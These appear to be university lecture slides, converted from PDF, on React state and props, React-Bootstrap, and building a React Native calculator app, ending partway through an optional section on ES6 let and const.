
- State is a JavaScript Object containing the component data.
- It represents **internal** state of the component
- Accessed via **this.state**
- State must be initialized when component is created
- State can only be updated using `setState()` method
- `setState()` can only add or change the properties and never remove a property.
- When a component's state data changes, the rendered markup will be updated by re-invoking `render()` method of the class.

State vs Props

- **State** is referred to the **local state of the component** which cannot be accessed and modified outside of the component and can only be used & modified inside the component.
- **Props**, on the other hand, make components reusable by giving **components** the ability to **receive data** from the parent component in the form of props.

STATE	PROPS
Internal data	External data
Can be changed inside component	Cannot be changed
Cannot be changed by parent component	Can be changed by parent component

Component Lifecycle



Samples at reactjs.org

- See:
 - A Simple Component
 - A Stateful Component
 - An Application
 - A Component Using External Plugins

React-Bootstrap

Bootstrap Front-end framework Rebuilt for React

<https://react-bootstrap.github.io/>

React-Bootstrap

- Replaces the Bootstrap JavaScript.
- Each component has been built from scratch as a true React Component.
- No unneeded dependencies like jQuery because methods and events using jQuery are done imperatively by directly manipulating the DOM. In contrast, React uses updates to the state to update the virtual DOM.

Installation

- Recommended installation via the npm package.

```
npm install react-bootstrap bootstrap
```

- Doesn't ship with any included CSS. However, a Bootstrap stylesheet **is required** to use these components.

```
{/* The following line can be included in your src/index.js or App.js file*/}

import 'bootstrap/dist/css/bootstrap.min.css';
```

Installation

- CDN can also be used to import the Bootstrap CSS file.

```
<link  
  rel="stylesheet"  
  href="https://maxcdn.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css"  
  integrity="sha384-gg0yR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/iJTQUOhcWr7x9JvoRxT2MZw1T"  
  crossorigin="anonymous"  
/>
```

Importing

- Import individual components like react-bootstrap/Button rather than the entire library to reduce the amount of code you end up sending to the client.

```
import Button from 'react-bootstrap/Button';

// or less ideally
import { Button } from 'react-bootstrap';
```

A Vanilla Bootstrap Component

```
import React from 'react';

function Example() {
  return (
    <div class="alert alert-danger alert-dismissible fade show" role="alert">
      <strong>Oh snap! You got an error!</strong>
      <p>
        Change this and that and try again.
      </p>
      <button type="button" class="close" data-dismiss="alert" aria-label="Close">
        <span aria-hidden="true">&times;</span>
      </button>
    </div>
  )
}
```

A React-Bootstrap Component

```
import React, { Component } from 'react';
import Alert from 'react-bootstrap/Alert';

function Example() {
  return (
    <Alert dismissible variant="danger">
      <Alert.Heading>Oh snap! You got an error!</Alert.Heading>
      <p>
        Change this and that and try again.
      </p>
    </Alert>
  )
}
```

React-Bootstrap Components

- See:
<https://react-bootstrap.github.io/components/alerts>
- Lots of components!

React-Bootstrap with state

- State can be passed within React-Bootstrap components as a prop.
- This makes it easier to manage the state as updates are made using React's state instead of directly manipulating the state of the DOM.

React-Bootstrap Examples

- The following Code Sandbox examples show basic usage of React Bootstrap Components such as Jumbotron, Toast, Container, Button
- Without Bootstrap cdn for css-
<https://codesandbox.io/s/github/react-bootstrap/code-sandbox-examples/tree/master/basic>
- With Bootstrap cdn-<https://codesandbox.io/s/github/react-bootstrap/code-sandbox-examples/tree/master/basic-cdn>

Related URLs

- React Bootstrap: <https://react-bootstrap.github.io/>
- React Bootstrap Components: <https://react-bootstrap.github.io/components/alerts>
- Code Sandbox Examples: <https://github.com/react-bootstrap/code-sandbox-examples>



React Native

A framework for building native apps with React.

React Native

- Build native mobile apps using JavaScript and React

<https://reactnative.dev/>



React Native - Overview

- An embedded instance of JavaScriptCore.
- React components with bindings to Native UI components.
- Manipulating calls into Objective C & java for behavior.
- And polyfills for some web APIs.






React vs React Native

- **React** (a.k.a. ReactJS or React.js) is a **JavaScript library** you use for building dynamic, high performing, responsive UI for your web interfaces.
- **React Native** is an entire **platform** allowing you to build native, cross-platform mobile apps.
- React.js is the heart of React Native, and it embodies all React's principles and syntax, so the learning curve is easy.

React Native - Components

- React Native provides a number of built-in components.



React Native - Stylesheets

- React Native implements a strict subset of CSS.
- Here's an example of how stylesheets are created in React Native:

```
var styles = StyleSheet.create({
  container: {
    flex: 1,
    marginTop: 30
  }
});
```

- Then, that style is applied using inline syntax:

```
<View style={styles.container}>
  ...
</View>
```

React Native - Installation

- The easiest way is to use GitHub's Create React Native App:

<https://github.com/expo/create-react-native-app>

- Make sure you have Node v6 or later. No Xcode or Android Studio installation required. Use 'npm':

`npx create-react-native-app`

- Then run the following commands to create and run a new React Native project:

`create-react-native-app MyApp`

`cd MyApp`

`yarn web` (Build the web app)

`yarn ios` (Build the iOS app)

`yarn android` (Build the android app)

React Native – Modify and Run your app

- The “npm start” starts a development server for you and print a QR code in your terminal.
- Install the **Expo Client app** on your iOS or Android phone and connect to the same wireless network as your computer. Using the Expo Client app, scan the QR code from your terminal to open your project. See:

<https://expo.io/>

- Open App.js in your text editor of choice and edit some lines. The application should reload automatically once you save your changes.

React Native – Hello World

```
1 import * as React from 'react';
2 import { Text, View, StyleSheet } from 'react-native';
3 import Constants from 'expo-constants';
4
5 export default function App() {
6   return (
7     <View style={styles.container}>
8       <Text style={styles.paragraph}>
9         Hello, world!
10        </Text>
11      </View>
12    );
13  }
14
```


See: <https://snack.expo.io> Try Device Preview

Copyright © 2019-2022 Marco Papa, K. Sagar, P. Tawalare


React Native – Hello World (cont'd)

```
14
15  const styles = StyleSheet.create({
16    container: {
17      flex: 1,
18      alignItems: 'center',
19      justifyContent: 'center',
20      paddingTop: Constants.statusBarHeight,
21      backgroundColor: '#ecf0f1',
22    },
23    paragraph: {
24      margin: 24,
25      fontSize: 18,
26      fontWeight: 'bold',
27      textAlign: 'center',
28      color: '#34495e',
29    },
30  });
31
```

React Native – Hello World (cont'd)



iOS



Android

React Native – A calculator example


- <https://kylewbanks.com/blog/react-native-tutorial-part-2-designing-a-calculator>
- Laying out the Calculator

```
render() {
  return(
    <View style={{flex: 1}}>
      <View style={{flex: 2, backgroundColor:
        '#193441'}}></View>
      <View style={{flex: 8, backgroundColor:
        '#3E606F'}}></View>
    </View>
  )
}
```

- Put styles into a style.js

```
import Style from './Style';
...

<View style={Style.rootContainer}>
  <View style={Style.displayContainer}></View>
  <View style={Style.inputContainer}></View>
</View>
```



React Native – A calculator example (cont'd)

- Adding the Input Buttons: creating an **InputButton** class that will be used for displaying each button on the calculator

```
// InputButton.js

import React, { Component } from 'react';
import {
  View,
  Text
} from 'react-native';

import Style from './style';

export default class InputButton extends Component {

  render() {
    return(
      <View style={Style.inputButton}>
        <Text style={Style.inputButtonText}>{this.props.value}</Text>
      </View>
    )
  }
}
```

React Native – A calculator example (cont'd)

- Adding the Input Buttons in the calculator class


```
// App.js
...
import InputButton from './InputButton';
// Define the input buttons that will be displayed in the calculator.
const inputButtons = [
    [7, 8, 9],
    [4, 5, 6],
    [1, 2, 3],
    ['+', 0, '='],
    ["Show History"]
];

class ReactCalculator extends Component {
    render() {
        return(
            <View style={Style.rootContainer}>
                <View style={Style.displayContainer}></View>
                <View style={Style.inputContainer}>
                    {this._renderInputButtons()}
                </View>
            </View>
        )
    }
}
```

React Native – A calculator example (cont'd)

- Adding the Input Buttons in the calculator class

```
/**  
 * For each row in `inputButtons`, create a row View and add  
 * create an InputButton for each input in the row.  
 */  
_renderInputButtons() {  
    let views = [];  
  
    for(var r = 0; r < inputButtons.length; r++) {  
        let row = inputButtons[r];  
  
        let inputRow = [];  
        for(var i = 0; i < row.length; i++) {  
            let input = row[i];  
  
            inputRow.push(  
                <InputButton value={input} key={r + "-" + i} />  
            );  
        }  
  
        views.push(<View style={Style.inputRow} key={"row-" +  
r}>{inputRow}</View>)  
    }  
  
    return views;  
}
```



React Native – A calculator example (cont'd)

- Handling Touch Events: Firstly, update the **InputButton** to use a **Touchable** view instead of the **View** it currently uses

```
// InputButton.js
...
render() {
  return(
    <TouchableHighlight style={Style.inputButton}
      underlayColor="#193441"
      onPress={this.props.onPress}>
      <Text style={Style.inputButtonText}>{this.props.value}</Text>
    </TouchableHighlight>
  )
}
...
...
```

You should also notice that we pass on the **onPress** prop to the **TouchableHighlight** view, so we'll need to provide that from our presenting **Component**:

React Native – A calculator example (cont'd)

- Handling Touch Events: Update the calculator class which uses the input buttons

```
// App.js  Calculator class
...
_renderInputButtons() {
...
    inputRow.push(
        <InputButton
            value={input}
            onPress={this._onInputButtonPressed.bind(this, input)}
            key={r + "-" + i}/>
    );
}

_onInputButtonPressed(input) {
    //handle press button events here
}
...
}
```

React Native – A calculator example (cont'd)

- Using State: State allows us to update the UI of our applications based on dynamic data.
- The first thing we'll use **State** for is to update the display based on the numbers entered by the user

```
// App.js
...
class ReactCalculator extends Component {

    constructor(props) {
        super(props);

        this.state = {
            inputValue: 0
        }
    }
}
```

React Native – A calculator example (cont'd)

```
// App.js
...
    render() {
      return(
        <View style={Style.rootContainer}>
          <View style={Style.displayContainer}>
            <Text style={Style.displayText}>{this.state.inputValue}</Text>
          </View>
          <View style={Style.inputContainer}>
            {this._renderInputButtons()}
          </View>
        </View>
      )
    }
  }
```

Running the app, you should see that zero is displayed in **Text** view. That's because we set the value to **this.state.inputValue**, which we initialized to zero during the constructor.

React Native – A calculator example (cont'd)

- More things to do regarding the state:
 - Modify the inputValue in the button pressed events handler
 - Add more states to save intermediate results and used as status indicators
 - Saving calculation histories

React Native – A calculator example (cont'd)

- Now we have a home screen to display the calculator, and we need to add another screen to show calculation history
- Using FlatList to display a list of results (like a UITableView in IOS)

```
class HistoryScreen extends React.Component {  
  
  render() {  
    return (  
      <View style={{ flex: 1 }}>  
        <FlatList  
          data={historyData}  
          renderItem={({item}) => <Text style={Style.historyItem}>{item.key}</Text>}  
        />  
      </View>  
    );  
  }  
}
```

React Native – A calculator example (cont'd)

- React **Navigation**: Navigation between the Home Screen (Calculator) and the History Screen
- Install React Navigation in your project

```
npm install --save react-navigation
```

- Then you can quickly create an app with a home screen and a history screen:

```
import {  
  StackNavigator,  
} from 'react-navigation';  
  
const App = StackNavigator({  
  Home: { screen: HomeScreen },  
  History: { screen: HistoryScreen },  
});
```

React Native – A calculator example (cont'd)


- The Final Stretch: pass history data from calculator screen to history screen

```
//Calculator Screen
...
_handleShowHistoryButtonPressed() {
  this.props.navigation.navigate('History', {history: equations});
}

...
//History Screen
...
Render() {
  const { params } = this.props.navigation.state;
  const historyData = params ? params.history : [];
}
...
}
```

React Native – A calculator example (cont'd)

- Demo: Run the React Calculator in the IOS emulator



References

- [React JS – Get Started](https://reactjs.org/docs/hello-world.html) <https://reactjs.org/docs/hello-world.html>
- [Tutorial: Intro To React](https://reactjs.org/tutorial/tutorial.html) <https://reactjs.org/tutorial/tutorial.html>
- [Free & Paid Courses for React JS](https://reactjs.org/community/courses.html)
<https://reactjs.org/community/courses.html>
- [More Project Examples of React JS](https://reactjs.org/community/examples.html)
<https://reactjs.org/community/examples.html>
- [React Native – Get Started](https://facebook.github.io/react-native/docs/getting-started.html) <https://facebook.github.io/react-native/docs/getting-started.html>

Next-Generation JavaScript features (**Optional**)

React Apps are typically built with latest version of JavaScript, ECMAScript 6 (ES6).

Using Next Generation features allows us to write clean and more robust code.

- let and const
- Arrow Functions
- Exports and Imports
- Spread and Rest Operators
- Destructuring

1. let & const replacing 'var'

let

- “Let is the new var”
- **let** allows you to declare variables that are limited to a scope of a block statement, or expression on which it is used, unlike the var keyword, which defines a variable globally, or locally to an entire function regardless of block scope.

```
function varTest() {  
  var x = 1;  
  
  {  
    var x = 2; // same variable!  
    console.log(x); // 2  
  }  
  console.log(x); // 2  
}
```

```
function letTest() {  
  let x = 1;  
  
  {  
    let x = 2; // different variable  
    console.log(x); // 2  
  }  
  console.log(x); // 1  
}
```

let (cont'd)

- The other difference between var and let is that the latter is initialized to value only when parser evaluates it. E.g.

```
function do_something() {  
    console.log(bar); // undefined  
    console.log(foo); // ReferenceError  
    var bar = 1;  
    let foo = 2;  
}
```

More Info : <https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Statements/let>

const

- The **const declaration** creates a read-only reference to a value. It does **not** mean the value it holds is immutable, just that the variable identifier cannot be reassigned. For instance, in the case where the content is an object, this means the object's contents (e.g., its properties) can be altered.
- More Info:

<https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Statements/const>

const (cont'd)

```
// NOTE: Constants can be declared with uppercase or lowercase, but a common
// convention is to use all-uppercase letters.
// define MY_FAV as a constant and give it the value 7
const MY_FAV = 7;

// this will throw an error - Uncaught TypeError: Assignment to constant variable.
MY_FAV = 20;
// MY_FAV is 7
console.log('my favorite number is: ' + MY_FAV);

// trying to redeclare a constant throws an error - Uncaught SyntaxError: Identifier 'MY_FAV' has already been declared
const MY_FAV = 20;

// the name MY_FAV is reserved for constant above, so this will fail too
var MY_FAV = 20;

// this throws an error too
let MY_FAV = 20;
```

const (cont'd)

```
// it's important to note the nature of block scoping
if (MY_FAV === 7) {
    // this is fine and creates a block scoped MY_FAV variable
    // (works equally well with let to declare a block scoped non const variable)
    let MY_FAV = 20;

    // MY_FAV is now 20
    console.log('my favorite number is ' + MY_FAV);

    // this gets hoisted into the global context and throws an error
    var MY_FAV = 20;
}

// MY_FAV is still 7
console.log('my favorite number is ' + MY_FAV);

// throws an error - Uncaught SyntaxError: Missing initializer in const declaration
const FOO;
```

const (cont'd)

```
// const also works on objects
